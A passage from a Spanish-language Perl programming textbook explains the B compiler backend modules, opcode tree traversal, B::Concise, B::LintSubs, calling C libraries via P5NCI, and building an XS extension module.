 1  #!/usr/local/bin/perl -w
 2  use strict;
 3  use B::Utils;
 4
 5  my $s = sub {
 6    my $a = shift;
 7    print $a+1;
 8  };
 9
10  sub treetrav {
..    ...........
22  }
23
24  my $b = B::svref_2object($s); # Objeto B::CV
25  print "*** Tree ***\n";
26  my $op = $b->ROOT;
27  treetrav($op, 0);
```

Las Funciones `B::main_root`, `B::main_start` y `B::svref_2object`

Hay dos formas de acceder al árbol de código. Una es através de las funciones `B::main_root` y `B::main_start` :

```
pp2@nereida:~/src/perl/B$ perl -MB -le 'print B::main_root,"\n",B::main_start'
B::LISTOP=SCALAR(0x814fb60)
B::OP=SCALAR(0x814f8e4)
```

La otra forma - que es la usada en el ejemplo - es llamando a la función `B::svref_2object` con argumento una referencia al código. Nos retorna un objeto `B::CV` que representa el árbol de codigo resultante.

La Salida

Cuando `treetrav` es llamada con el objeto y un sangrado inicial igual a 0 nos produce la siguiente salida:

```
pp2@nereida:~/src/perl/B$ Btree3.pl
*** Tree ***
leavesub(               #subroutine exit
  lineseq(              #line sequence
    sassign(            #scalar assignment
      shift(            #shift
        rv2av(          #array dereference
          gv(           #glob value
          ) # end gv
        ) # end rv2av
      ) # end shift
      padsv(            #private variable
      ) # end padsv
    ) # end sassign
    nextstate(          #next statement
    ) # end nextstate
    print(              #print
      add(              #addition (+)
        padsv(          #private variable
        ) # end padsv
        const(          #constant item
        ) # end const
      ) # end add
    ) # end print
  ) # end lineseq
) # end leavesub
```

```
5  my $s = sub {
6    my $a = shift;
7    print $a+1;
8  };
```

La Función de Recorrido del Árbol

La función `treetrav` usa los métodos `name` y `desc` de la subclase `B::OP` para obtener el nombre y la descripción de la operación actual. El método `kids` en `B::Utils` devuelve la lista de hijos:

```
10  sub treetrav {
11    my $op = shift;
12    my $indent = shift;
13
14    my $spaces = " "x$indent;
15    print $spaces.$op->name."(\t\t#".$op->desc;
16      print "\n";
17      for ($op->kids()) {
18        treetrav($_, $indent+2);
19      }
20      print "$spaces) # end ".$op->name;
21    print "\n";
22  }
```

La Función `walkoptree_simple`

Una alternativa a nuestra función de recorrido habría sido usar una de las proveídas por `B::Utils`.

Hay varias subrutinas de recorrido del árbol de códigos. Una de las mas sencillas es `walkoptree_simple` (en `B::Utils`):

```
walkoptree_simple($op, \&callback, [$data])
```

La función `&callback` es llamada para cada operación pasándole como argumentos la operación y cuales quiera datos adicionales en `$data`.

Todas las funciones de recorrido establecen las variables `$B::Utils::file` y `$B::Utils::line` al fichero y número de línea actual. Sólo los nodos de clase `COP` disponen de esa información.

Grafo de Flujo de Control

En el párrafo anterior recorríamos el árbol según su orden jerárquico. Sin embargo el árbol está a su vez hilvanado en orden de ejecución. Esto es: superpuesta a la estructura de árbol existe una lista que recorre el árbol según el flujo de control. A esta estructura de datos se la denomina *Grafo de Flujo de Control* o *Control flow Graph* (*CFG*).

El método `START`

El método `START` de un objeto `B::CV` nos da el punto de entrada en la ejecución. El método `next` de un objeto `B::OP` proporciona el siguiente nodo a ejecutar.

Recorrido en Orden de Ejecución

```
pp2@nereida:~/src/perl/B$ cat -n bex2.pl
 1  #!/usr/local/bin/perl -w
 2  use strict;
 3  use B;
 4
 5  my $s = sub {
 6    my $a = shift;
 7    print $a+1;
 8  };
 9
10  my $b = B::svref_2object($s);
11  my $op = $b->START;
12  my ($class, $name, $desc);
13  format STDOUT =
14  @<<<<<<<<<<@|@<<<<<<<<<<<<@|@<<<<<<<<<<<<<<<<<<<<<<<<<<
15  $class,   '|', $name,    '|', $desc
16  .
17  do {
18    ($class, $name, $desc) = (B::class($op), $op->name, $op->desc);
19    write;
20  } while $op = $op->next and !$op->isa("B::NULL");
```

Es necesario comprobar que `$op` no es un objeto `B::NULL` ya que el puntero `next` es un puntero C que `B` deja disponible sin envoltorio alguno.

Salida en Orden de Ejecución

La ejecución produce la secuencia de operaciones en orden de ejecución:

```
pp2@nereida:~/src/perl/B$ bex2.pl | cat -n
 1  COP       | nextstate    | next statement
 2  PADOP     | gv           | glob value
 3  UNOP      | rv2av        | array dereference
 4  UNOP      | shift        | shift
 5  OP        | padsv        | private variable
 6  BINOP     | sassign      | scalar assignment
 7  COP       | nextstate    | next statement
 8  OP        | pushmark     | pushmark
 9  OP        | padsv        | private variable
10  SVOP      | const        | constant item
11  BINOP     | add          | addition (+)
12  LISTOP    | print        | print
13  UNOP      | leavesub     | subroutine exit
```

```
my $s = sub {
  my $a = shift;
  print $a+1;
};
```

El Módulo `B::Terse`

El módulo `B::Terse` tiene una opción `-exec` que permite ver el orden de ejecución de un código:

```
pp2@nereida:~/src/perl/B$ perl -MO=Terse,-exec -e 'my $s = 4'
OP (0x816d298) enter
COP (0x816d300) nextstate
SVOP (0x816d588) const [2] IV (0x8150388) 4
OP (0x816d4a0) padsv [1]
BINOP (0x816d5e0) sassign
LISTOP (0x816d468) leave [1]
-e syntax OK
```

17.2. El Módulo `O`

El módulo `O` se limita a compilar el módulo backend (el módulo `B::`) y preparar el entorno para su ejecución.

```
pp2@nereida:~/src/perl/B$ sed -ne 1,58p `perldoc -l O` | cat -n
 1  package O;
 2
 3  our $VERSION = '1.00';
 4
 5  use B qw(minus_c save_BEGINs);
 6  use Carp;
 7
 8  sub import {
 9      my ($class, @options) = @_;
10      my ($quiet, $veryquiet) = (0, 0);
11      if ($options[0] eq '-q' || $options[0] eq '-qq') {
12          $quiet = 1;
13          open (SAVEOUT, ">&STDOUT");
14          close STDOUT;
15          open (STDOUT, ">", \$O::BEGIN_output);
16          if ($options[0] eq '-qq') {
17              $veryquiet = 1;
18          }
```

```
19          shift @options;
20      }
21      my $backend = shift (@options);
22      eval q[
23          BEGIN {
24              minus_c;
25              save_BEGINs;
26          }
27
28          CHECK {
29              if ($quiet) {
30                  close STDOUT;
31                  open (STDOUT, ">&SAVEOUT");
32                  close SAVEOUT;
33              }
34
35              # Note: if you change the code after this 'use', please
36              # change the fudge factors in B::Concise (grep for
37              # "fragile kludge") so that its output still looks
38              # nice. Thanks. --smcc
39              use B::].$backend.q[ ();
40              if ($@) {
41                  croak "use of backend $backend failed: $@";
42              }
43
44
45              my $compilesub = &{"B::${backend}::compile"}(@options);
46              if (ref($compilesub) ne "CODE") {
47                  die $compilesub;
48              }
49
50              local $savebackslash = $\;
51              local ($\,$",$,) = (undef,' ','');
52              &$compilesub();
53
54              close STDERR if $veryquiet;
55          }
56      ];
57      die $@ if $@;
58  }
```

Se espera que el módulo `B::` provea una subrutina con nombre `compile` que procese las opciones que se le pasan y que retorne una referencia a una subrutina la cual es usada para realizar la compilación o la tarea que tengamos entre manos. Obsérvese como lo llamada (línea 52) ocurre en un bloque `CHECK` .

Los bloques `CHECK` se llaman después que Perl a terminado de construir el árbol sintáctico y antes de que ocurra la fase de ejecución.

El módulo `O` utiliza la función `save_BEGINs` para garantizar que los bloques `BEGIN` quedan accesibles a los módulos backend `B::`.

La subrutina `minus_c` es el equivalente a la opción `-c` de Perl. Significa que se debe compilar pero no ejecutar el código.

17.3. Como Escribir un Módulo B::

Escribamos un módulo `B::Simple` que muestre la estructura del árbol de operaciones:

```
pp2@nereida:~/src/perl$ perl -MO=Simple -e '$x = 4'
LISTOP (0x816d5b0) leave
   OP (0x8157e60) enter
   COP (0x816d448) nextstate
   BINOP (0x816d728) sassign
      SVOP (0x816d3b8) const
      UNOP (0x816d408) null
         PADOP (0x816d5e8) gvsv
-e syntax OK
```

Es posible pasarle como opción un número indicándoles la anchura de sangrado:

```
pp2@nereida:~/src/perl$ perl -MO=Simple,8 -e '$x = 4'
LISTOP (0x816d5b0) leave
        OP (0x8157e38) enter
        COP (0x816d448) nextstate
        BINOP (0x816d728) sassign
                SVOP (0x8157f28) const
                UNOP (0x816d3e0) null
                        PADOP (0x816d5e8) gvsv
-e syntax OK
```

Para ello importaremos del módulo `B` las funciones `main_root` y `walkoptree_slow`.

El módulo `B` provee varias funciones para recorrer el árbol. La función `walkoptree` es llamada

```
walkoptree(OP, METHOD)
```

con un nodo del árbol `OP` y un método `METHOD` que es invocado en cada nodo visitado. No admite pasarle argumentos adicionales al método, por lo que usaremos una función similar (`walkoptree_slow` no documentada) que si lo admite. En nuestro ejemplo el método `print_it` recibe el objeto nodo y el nivel de profundidad en el árbol. Para convertirlo en un metodo lo introducimos en el espacio de nombres `B::OP` .

```
pp2@nereida:~/src/perl$ cat -n B/Simple.pm
 1  package B::Simple;
 2  use B qw(main_root walkoptree_slow);
 3
 4  my $sep;
 5
 6  sub B::OP::print_it {
 7    my ($self, $level) = @_;
 8
 9    print "$sep"x$level;
10    printf("%s (0x%x) %s\n", B::class($self), $$self, $self->name);
11  }
12
13  sub compile {
14    $sep = " "x(shift || 3);
15
16    return sub { walkoptree_slow(main_root, "print_it", 0) }
17  }
18
19  1;
```

17.4. El Módulo `B::Concise`

El módulo `B::Concise` permite obtener información del árbol de operaciones.

```
$ perl -MO=Concise -e '$x = 4'
6  <@> leave[1 ref] vKP/REFC ->(end)
1     <0> enter ->2
2     <;> nextstate(main 1 -e:1) v ->3
5     <2> sassign vKS/2 ->6
3        <$> const[IV 4] s ->4
-        <1> ex-rv2sv sKRM*/1 ->5
4           <#> gvsv[*x] s ->5
-e syntax OK
```

Cada línea contiene cinco partes:

1. Su orden de ejecución
2. Un indicador de tipo. Por ej. `@` hace alusión a listas, un 2 indica que es un nodo binario, un 1 que es unario, `$` a escalares, etc.
3. El nombre del operando y su argumento y - si es el caso - alguna información adicional
4. Las flags para ese operador
   - `v` es void
   - `K` tiene hijos
   - `REFC` indica que este operador usa el contador de referencias
5. La etiqueta de la siguiente instrucción

Las operaciones que han sido optimizadas aparecen como `ex-...`

Argumentos de `B::Concise`

Los argumentos que no comienzan por un guión se interpretan como el nombre de la subrutina cuyos OPs se desean conocer. Por ejemplo, dado el programa:

```
%lhp@nereida:~/Lperl/src/perl_hacks_examples/know_thy_code/find_all_global_variables$ cat -n w
$ cat -n wear_bunny_costume.pl
1  use vars qw( $frog $toad );
2
3  sub wear_bunny_costume
4  {
5      my $bunny = shift;
6      $frog     = $bunny;
7      print "\$bunny is $bunny\n\$frog is $frog\n\$toad is $toad";
8  }
```

la llamada con argumento `wear_bunny_costume` muestra los OPs de esa subrutina:

```
$ perl -MO=Concise,wear_bunny_costume wear_bunny_costume.pl
main::wear_bunny_costume:
p  <1> leavesub[1 ref] K/REFC,1 ->(end)
-     <@> lineseq KP ->p
1        <;> nextstate(main 35 wear_bunny_costume.pl:5) v ->2
6        <2> sassign vKS/2 ->7
4           <1> shift sK/1 ->5
```

```
3              <1> rv2av[t3] sKRM/1 ->4
2                 <#> gv[*_] s ->3
5           <0> padsv[$bunny:35,36] sRM*/LVINTRO ->6
7        <;> nextstate(main 36 wear_bunny_costume.pl:6) v ->8
a        <2> sassign vKS/2 ->b
8           <0> padsv[$bunny:35,36] s ->9
-           <1> ex-rv2sv sKRM*/1 ->a
9              <#> gvsv[*frog] s ->a
b        <;> nextstate(main 36 wear_bunny_costume.pl:7) v ->c
o        <@> print sK ->p
c           <0> pushmark s ->d
-           <1> ex-stringify sK/1 ->o
-              <0> ex-pushmark s ->d
n              <2> concat[t11] sKS/2 ->o
l                 <2> concat[t9] sKS/2 ->m
j                    <2> concat[t8] sKS/2 ->k
h                       <2> concat[t6] sKS/2 ->i
f                          <2> concat[t5] sK/2 ->g
d                             <$> const[PV "$bunny is "] s ->e
e                             <0> padsv[$bunny:35,36] s ->f
g                          <$> const[PV "\n$frog is "] s ->h
-                       <1> ex-rv2sv sK/1 ->j
i                          <#> gvsv[*frog] s ->j
k                    <$> const[PV "\n$toad is "] s ->l
-                 <1> ex-rv2sv sK/1 ->n
m                    <#> gvsv[*toad] s ->n
wear_bunny_costume.pl syntax OK
```

17.5. Un Ejemplo: `B::LintSubs`

El módulo `B::LintSubs` provee control sobre las llamadas a subrutinas no definidas:

```
pp2@nereida:/tmp$  perl -c -e 'use strict; foobar()'
-e syntax OK
pp2@nereida:/tmp$  perl -MO=LintSubs -c -e 'use strict; foobar()'
Undefined subroutine foobar called at -e line 1
```

Veamos usando `B::Concise` el árbol generado para el programa del ejemplo:

```
pp2@nereida:~/src/perl$ perl -MO=Concise -e 'use strict; foobar()'
6  <@> leave[1 ref] vKP/REFC ->(end)
1     <0> enter ->2
2     <;> nextstate(main 2 -e:1) v/2 ->3
5     <1> entersub[t2] vKS/TARG,3 ->6
-        <1> ex-list K ->5
3           <0> pushmark s ->4
-           <1> ex-rv2cv sK/3 ->-
4              <#> gv[*foobar] s/EARLYCV ->5
-e syntax OK
```

Observe la diferencia cuando la función `foo` existe:

```
pp2@nereida:~/src/perl$ perl -MO=Concise -e 'use strict; sub foobar {}; foobar()'
6  <@> leave[1 ref] vKP/REFC ->(end)
1     <0> enter ->2
```

```
2     <;> nextstate(main 3 -e:1) v/2 ->3
5     <1> entersub[t2] vKS/TARG,3 ->6
-        <1> ex-list K ->5
3           <0> pushmark s ->4
-           <1> ex-rv2cv sK/3 ->-
4              <#> gv[*foobar] s ->5
-e syntax OK
```

Analicemos el código de `B::LintSubs` . Las siguientes variables tiene por ámbito el fichero:

```
13  my $file = "unknown";           # shadows current filename
14  my $line = 0;                   # shadows current line number
15  my $curstash = "main";          # shadows current stash
16  my $curcv;                      # shadows current CV for current stash
17
18  my %done_cv;            # used to mark which subs have already been linted
19
20  my $exitcode = 0;
```

El módulo `O` llamará a la función `compile`:

```
90  sub compile {
91      my @options = @_;
92
93      return \&do_lint;
94  }
```

Sigue el código de la función `do_lint`:

```
78  sub do_lint {
79      my %search_pack;
80
81      $curcv = main_cv;
82      walkoptree_slow(main_root, "lint") if ${main_root()};
83
84      no strict qw( refs );
85      walksymtable(\%{"main::"}, "lintcv", sub { 1 } );
86
87      exit( $exitcode ) if $exitcode;
88  }
```

La función `main_cv` devuelve el (falso) CV correspondiente al programa principal Perl.

La función `main_root` retorna el objeto `B::OP` raíz del árbol de operaciones del programa principal.

La llamada `walksymtable(SYMREF, METHOD, RECURSE)` recorre la tabla de símbolos comenzando en `SYMREF`. el método `METHOD` es llamado sobre cada símbolo visitado. Cuando el recorrido alcanza un símbolo de paquete `Foo::` llama a la función `RECURSE` y visita el paquete si la subrutina devuelve verdadero.

`B::GV`

```
67  sub B::GV::lintcv {
68      my $gv = shift;
69      my $cv = $gv->CV;
70      return if !$$cv || $done_cv{$$cv}++;
71      if( $cv->FILE eq $0 ) {
```

```
72          my $root = $cv->ROOT;
73          $curcv = $cv;
74          walkoptree_slow($root, "lint") if $$root;
75      }
76  }
```

```
pp2@nereida:/tmp$ sed -n '64,157p' `perldoc -l B::LintSubs` | cat -n
 1  sub warning {
 2      my $format = (@_ < 2) ? "%s" : shift;
 3      warn sprintf("$format at %s line %d\n", @_, $file, $line);
 4  }
 5
 6  sub lint_gv
 7  {
 8      my $gv = shift;
 9
10      my $package = $gv->STASH->NAME;
11      my $subname = $package . "::" . $gv->NAME;
12
13      no strict 'refs';
14
15      return if defined( &$subname );
16
17      # AUTOLOADed functions will have failed here, but can() will get them
18      my $coderef = UNIVERSAL::can( $package, $gv->NAME );
19      return if defined( $coderef );
20
21      # If we're still failing here, it maybe means a fully-qualified function
22      # is being called at runtime in another package, that is 'require'd rather
23      # than 'use'd, so we haven't loaded it yet. We can't check this.
24
25      if( $curstash ne $package ) {
26          # Throw a warning and hope the programmer knows what they are doing
27          warning('Unable to check call to %s in foreign package', $subname);
28          return;
29      }
30
31      $subname =~ s/^main::/;
32      warning('Undefined subroutine %s called', $subname);
33      $exitcode = 1;
34  }
```

Por defecto la función `lint` no hace nada:

```
36  sub B::OP::lint { }
```

Entre los métodos de un objeto `B::COP` se cuentan `stash`, `file` y `line`.

```
38  sub B::COP::lint {
39      my $op = shift;
40      if ($op->name eq "nextstate") {
41          $file = $op->file;
42          $line = $op->line;
43          $curstash = $op->stash->NAME;
44      }
45  }
```

```
47  sub B::SVOP::lint {
48      my $op = shift;
49      if ($op->name eq "gv"
50          && $op->next->name eq "entersub")
51      {
52          lint_gv( $op->gv );
53      }
54  }
55
56  sub B::PADOP::lint {
57      my $op = shift;
58      if ($op->name eq "gv"
59          && $op->next->name eq "entersub")
60      {
61          my $idx = $op->padix;
62          my $gv = (($curcv->PADLIST->ARRAY)[1]->ARRAY)[$idx];
63          lint_gv( $gv );
64      }
65  }
```

17.6. El Módulo P5NCI

La siguiente subrutina `_hcf` calcula el máximo común divisor de dos números. El código es "puro cálculo" por lo que la implementación Perl es obviamente inferior en rendimiento a la correspondiente versión C:

```
$ cat -n hcf.c
 1  int hcf(int x, int y) {
 2    int t;
 3
 4    if (y > x) {
 5      t = x; x = y; y = t;
 6    }
 7    if (x == y) return x;
 8    while (y) {
 9      t = x;
10      x = y;
11      y = t % y;
12    }
13    return x;
14  }
```

Compilación

Para poder llamar a la versión C de la subrutina desde Perl lo único que necesitamos es crear una librería dinámica:

```
$ cc  -shared  hcf.o -o libhcf.so
$ ls -ltr | tail -1
-rwxr-xr-x  1 lhp lhp 5446 2007-05-29 16:52 libhcf.so
$ nm libhcf.so                  # nm nos lista los símbolos en la librería
00001650 A __bss_start
000003c0 t call_gmon_start
00001650 b completed.4463
00001558 d __CTOR_END__
```

```
00001554 d __CTOR_LIST__
         w __cxa_finalize@@GLIBC_2.1.3
000004f0 t __do_global_ctors_aux
000003f0 t __do_global_dtors_aux
00001648 d __dso_handle
00001560 d __DTOR_END__
0000155c d __DTOR_LIST__
00001568 a _DYNAMIC
00001650 A _edata
00001654 A _end
00000534 T _fini
00000450 t frame_dummy
00000550 r __FRAME_END__
00001634 a _GLOBAL_OFFSET_TABLE_
         w __gmon_start__
0000048c T hcf                    # Nuestra función máximo común divisor
00000485 t __i686.get_pc_thunk.bx
0000036c T _init
00001564 d __JCR_END__
00001564 d __JCR_LIST__
         w _Jv_RegisterClasses
0000164c d p.4462
```

LLamada desde Perl

El módulo `P5NCI` permite cargar la librería desde Perl y llamar a las funciones:

```
$ cat -n usehcf.pl
 1  #!/usr/local/bin/perl -w
 2  use strict;
 3  use P5NCI::Library;
 4
 5  my $lib = P5NCI::Library->new( library => './libhcf.so' );
 6  $lib->install_function( 'hcf', 'iii' );
 7
 8  print hcf( 20, 10 ), "\n";
 9  print hcf( 12, 9 ), "\n";
10  print hcf( 18, 12 ), "\n";
```

La llamada a `P5NCI::Library->new` carga la librería. La subsiguiente llamada al método `install` busca la función en la librería y crea una interfaz Perl para la especificación dada por la firma `'iii'`. Esta firma indica que la función recibe dos enteros y devuelve un entero. Observe que mediante `P5NCI` es posible usar funciones cuyo fuente no esta disponible. Tampoco importa en que lenguaje esté escrito. Importa que dispongamos de la librería y que conozcamos el nombre y la interfaz de la función.

El constructor admite la opción `path` que permite especificar el path de búsqueda para la librería. En este caso podemos usar el "nombre" oficial de la librería (`hcf`) y no la especifciación completa. También dispone de una opción `package` que permite especificar el paquete en el que se aloja la función.

```
$ cat -n usehcf2.pl
 1  #!/usr/local/bin/perl -w
 2  use strict;
 3  use P5NCI::Library;
 4
 5  my $lib = P5NCI::Library->new( library => 'hcf', path => '.' );
```

```
 6  print "Path de búsqueda:\n@DynaLoader::dl_library_path\n";
 7  $lib->install_function( 'hcf', 'iii' );
 8
 9  print "hcf( 20, 10 ) = ",hcf( 20, 10 ), "\n";
10  print "hcf( 12,  9 ) = ",hcf( 12, 9 ), "\n";
11  print "hcf( 18, 12 ) = ",hcf( 18, 12 ), "\n";
```

La variable `DynaLoader::dl_library_path` contiene el camino de búsqueda de las librerías dinámicas.

Ejecución

Ahora al ejecutar el programa obtenemos el máximo común divisor para cada una de las tres parejas:

```
$ usehcf2.pl
Path de búsqueda:
. /usr/local/lib /lib /usr/lib
hcf( 20, 10 ) = 10
hcf( 12,  9 ) = 3
hcf( 18, 12 ) = 6
```

La portabilidad de `P5NCI`

La portabilidad de `P5NCI` es todavía insuficiente. El porcentaje de plataformas en las que funciona es bajo aún. Existen otros mecanismos para empotrar otros lenguajes en Perl: XS, Inline, etc. que son mas robustos.

17.7. Introducción a XS

El sistema/lenguaje XS es un entorno de programación para la descripción de extensión de Perl usando código C. A partir de la descripción - escrita en una suerte de extensión de C que se denomina XS - es traducida a código C puro y este código es empaquetado en una librería - habitualmente dinámica - cuyas funciones pueden ser llamadas desde el código Perl.

Creación de un Módulo con Código `XS` con `h2xs`

Para crear el esqueleto de un módulo que incluye código C usando `XS` utilizaremos `h2xs` con las opción `-A`.

```
  1 lhp@nereida:~/Lperl/src/XSUB$ h2xs -A -n Example
  2 Defaulting to backwards compatibility with perl 5.8.8
  3 If you intend this module to be compatible with earlier perl versions, please
  4 specify a minimum perl version with the -b option.
  5
! 6 Writing Example/ppport.h
  7 Writing Example/lib/Example.pm
! 8 Writing Example/Example.xs
  9 Writing Example/Makefile.PL
 10 Writing Example/README
 11 Writing Example/t/Example.t
 12 Writing Example/Changes
 13 Writing Example/MANIFEST
 14 lhp@nereida:~/Lperl/src/XSUB$
```

La opción `-A` indica que no se requiere carga automática de constantes. En esta ocasión omitimos la habitual opción `-X` para indicar que se trata de una extensión XS.

Un cambio que es apreciable de la salida es la creación del fichero `Example/Example.xs`.

El Módulo `.pm`

El módulo generado `Example.pm` también es un poco diferente del que se obtiene cuando se usa `-X`. Veamos un extracto del fichero `Example.pm`:

```
 lhp@nereida:~/Lperl/src/XSUB$ cd Example/lib/
 lhp@nereida:~/Lperl/src/XSUB/Example/lib$ cat -n Example.pm
  1  package Example;
  2
  3  use 5.008008;
  4  use strict;
  5  use warnings;
  6
  7  require Exporter;
  8
  9  our @ISA = qw(Exporter);
  .  .................
!30  require XSLoader;
!31  XSLoader::load('Example', $VERSION);
 32
 33  # Preloaded methods go here.
 34
 35  1;
 36  __END__
 .. ........
 lhp@nereida:~/Lperl/src/XSUB/Example/lib$
```

Hay varios cambios. Primero, el módulo usa `XSLoader` . El módulo `XSLoader` proporciona el código necesario para cargar librerías compartidas en Perl.

Las librerías compartidas serán creadas desde el código `XS` en aquellos sistemas operativos que permiten el uso de librerías compartidas. El segundo cambio está en la línea 31: La función `XSLoader::load` se encarga de cargar la librería dinámica con nombre `Example` y comprueba que su versión es `$VERSION`.

El Módulo DynaLoader

Una alternativa es usar el módulo DynaLoader. El módulo `DynaLoader` proporciona un mecanismo mas potente pero también una interfaz mas compleja. El aspecto típico de un módulo XS construido con `DynaLoader` es similar:

```
package YourPackage;
require DynaLoader;

our @ISA = qw( OnePackage OtherPackage DynaLoader );
our $VERSION = '0.01';
bootstrap YourPackage $VERSION;
```

El fichero `.xs`

El fichero `Example.xs` debe contener los ficheros de cabecera que permiten el acceso a las funciones internas de Perl (líneas 1-5).

```
lhp@nereida:~/Lperl/src/XSUB/Example$ cat -n Example.xs
 1  #include "EXTERN.h"
 2  #include "perl.h"
 3  #include "XSUB.h"
 4
 5  #include "ppport.h"
 6
```

```
 7
 8  MODULE = Example                PACKAGE = Example
 9 /* Aqui comienza la sección XS */
```

Portabilidad entre Versiones `ppport.h`

Para que un módulo XS sea portable en múltiples plataformas es necesario tener en cuenta varios factores. Uno de ellos es que la API de Perl cambia con el tiempo. Se añaden nuevas funciones y se eliminan otras. El módulo `Devel::PPPort` tiene por objetivo proveer compatibilidad a través de esos cambios de manera que un programador XS no tenga que preocuparse del problema de las versiones de Perl. `Devel::PPPort` genera un fichero C de cabecera `ppport.h` que es al mismo tiempo un programa Perl que nos da información sobre la compatibilidad del código XS:

```
lhp@nereida:~/Lperl/src/XSUB/Example$ perl ppport.h
Scanning ./Example.xs ...
=== Analyzing ./Example.xs ===
No need to include 'ppport.h'
Suggested changes:
--- ./Example.xs
+++ ./Example.xs.patched
@@ -2,7 +2,6 @@
 #include "perl.h"
 #include "XSUB.h"

-#include "ppport.h"


 MODULE = Example                PACKAGE = Example
```

Para generar `ppport.h` sin la ayuda de `h2xs` podemos hacer.

```
perl -MDevel::PPPort -eDevel::PPPort::WriteFile
```

La inclusión de `ppport.h` nos da acceso a una parte de la API de Perl que no estaba disponible en versiones anteriores. Ejecute `perl ppport.h --list-provided` para obtener la lista de elementos proveídos por `ppport.h`.

Además se puede usar para obtener información sobre la portabilidad de las diferentes funciones, por ejemplo:

```
lhp@nereida:~/Lperl/src/XSUB/Example$ perl ppport.h --api-info=sv_magicext

=== sv_magicext ===

Supported at least starting from perl-5.7.3.
```

Para mas detalles consulta `perldoc ppport.h`.

Estructura de un Fichero `XS`

Un fichero XS comienza con una sección en lenguaje C que termina con la primera aparición de la directiva `MODULE` (línea 8). A partir de ahí pueden seguir otras directivas XS o definiciones `XSUB` . Una `definición XSUB` proporciona la información necesaria para establecer el puente entre los convenios de llamada Perl y los de C para una función dada. Se proporciona una definición `XSUB` por cada función C que se desea hacer pública. El *lenguaje* utilizado en este parte del fichero se conoce como *lenguaje XS*. El traductor `xsubpp` reconoce los trozos de documentación POD en ambas secciones.

La directiva `MODULE` declara el espacio de nombres del módulo y define el nombre de la librería que será creada. La palabra clave `PACKAGE` define el espacio de nombres Perl para las subrutinas. Después de esta línea todo lo que sigue es código XS. Añadamos el siguiente código XS:

```
lhp@nereida:~/Lperl/src/XSUB/Example$ cat -n Example.xs
 1  #include "EXTERN.h"
 2  #include "perl.h"
 3  #include "XSUB.h"
 4
 5  #include "ppport.h"
 6
 7  double computepi(int id, int N, int np) {
 8    double sum, left;
 9
10    int i;
11    for(i=id, sum = 0; i<N; i+=np) {
12      double x = (i + 0.5)/N;
13      sum += 4/(1 + x*x);
14    }
15    sum /= N;
16    return (sum);
17  }
18
19
20  MODULE = Example                PACKAGE = Example
21
22  double
23  computepi(id, N, np)
24  int id
25  int N
26  int np
```

Para funciones como `computepi` que manejan tipos simples la declaración de `XSUB` se limita a proporcionar el *prototipo* de la función (líneas 22-26) en estilo KR. La primera línea define el tipo de retorno, luego sigue una línea con la forma de llamada a la función y después una línea por argumento, especificando su tipo C.

Construcción con `make` de un Módulo XS Podemos construir el módulo siguiente el esquema clásico:

```
! 1 lhp@nereida:~/Lperl/src/XSUB/Example$ perl Makefile.PL
  2 Checking if your kit is complete...
  3 Looks good
  4 Writing Makefile for Example
! 5 lhp@nereida:~/Lperl/src/XSUB/Example$ make
  6
  7 cp lib/Example.pm blib/lib/Example.pm
  8 cp useexample.pl blib/lib/useexample.pl
! 9 /usr/bin/perl /usr/share/perl/5.8/ExtUtils/xsubpp
!                     -typemap /usr/share/perl/5.8/ExtUtils/typemap
!                     Example.xs > Example.xsc && mv Example.xsc Example.c
!10 Please specify prototyping behavior for Example.xs (see perlxs manual)
!11 cc -c  -I. -D_REENTRANT -D_GNU_SOURCE -DTHREADS_HAVE_PIDS -DDEBIAN -fno-strict-aliasing
!          -pipe -I/usr/local/include -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 -O2
!          -DVERSION=\"0.01\" -DXS_VERSION=\"0.01\" -fPIC "-I/usr/lib/perl/5.8/CORE"
!          Example.c
!12 Running Mkbootstrap for Example ()
!13 chmod 644 Example.bs
```

```
!14 rm -f blib/arch/auto/Example/Example.so
!15 cc  -shared -L/usr/local/lib Example.o  -o blib/arch/auto/Example/Example.so    \
 16                \
 17
!18 chmod 755 blib/arch/auto/Example/Example.so
!19 cp Example.bs blib/arch/auto/Example/Example.bs
!20 chmod 644 blib/arch/auto/Example/Example.bs
 21 Manifying blib/man3/Example.3pm
```

Expliquemos en mas detalle la secuencia anterior:

1. Se crea el `Makefile` (líneas 1-4) a partir de `Makefile.PL`:

   ```
   lhp@nereida:~/Lperl/src/XSUB/Example$ cat -n Makefile.PL
    1  use 5.008008;
    2  use ExtUtils::MakeMaker;
    3  # See lib/ExtUtils/MakeMaker.pm for details of how to influence
    4  # the contents of the Makefile that is written.
    5  WriteMakefile(
    6      NAME              => 'Example',
    7      VERSION_FROM      => 'lib/Example.pm', # finds $VERSION
    8      PREREQ_PM         => {}, # e.g., Module::Name => 1.1
    9      ($] >= 5.005 ?     ## Add these new keywords supported since 5.005
   10        (ABSTRACT_FROM  => 'lib/Example.pm', # retrieve abstract from module
   11         AUTHOR         => 'Lenguajes y Herramientas de Programacion') : ()),
   12      LIBS              => [''], # e.g., '-lm'
   13      DEFINE            => '', # e.g., '-DHAVE_SOMETHING'
   14      INC               => '-I.', # e.g., '-I. -I/usr/include/other'
   15          # Un-comment this if you add C files to link with later:
   16      # OBJECT            => '$(O_FILES)', # link all the C files too
   17  );
   ```

   La ejecución de `Makefile.PL` detecta la presencia de ficheros `.xs` en el directorio y adapta el `Makefile` para que dichos ficheros sean procesados.

2. Se copian los ficheros al directorio de construcción `blib/lib/` (líneas 7-8). El nombre `blib` viene de *Build Library*.

3. Se ejecuta el traductor de XS a C `xsubpp` (línea 9). El compilador usa unos ficheros de información denominados `typemap` para determinar la correspondencia entre los tipos de C y los de Perl. En vez de producir directamente un fichero con extensión `.c` la salida se almacena en un fichero temporal `Example.xsc` y luego se renombra como `Example.c`. Ello se hace para evitar que ficheros en proceso de formación puedan ser erróneamente tomados por código C válido.

4. El warning de la línea 10 puede ser ignorado. En XS es posible especificar un prototipo Perl para determinar la forma en la que ocurre la llamada a la XSUB (vea un ejemplo en la sección 17.11). El mensaje de advertencia puede desactivarse usando la directiva `PROTOTYPES: DISABLE` en el fichero XS justo después de la declaración `MODULE`:

   ```
   lhp@nereida:~/Lperl/src/XSUB/Example$ cat -n Example.xs
        1  #include "EXTERN.h"
        2  #include "perl.h"
        3  #include "XSUB.h"
        4
        5  #include "ppport.h"
   ```

```
 6
..  ..........................................
20  MODULE = Example                PACKAGE = Example
21  PROTOTYPES: DISABLE
22
23  double
24  computepi(id, N, np)
25  int id
26  int N
27  int np
```

5. Se compila el fichero `Example.c` generado por `xsubpp` (línea 11).

```
cc -c  -I. -D_REENTRANT -D_GNU_SOURCE -DTHREADS_HAVE_PIDS -DDEBIAN \
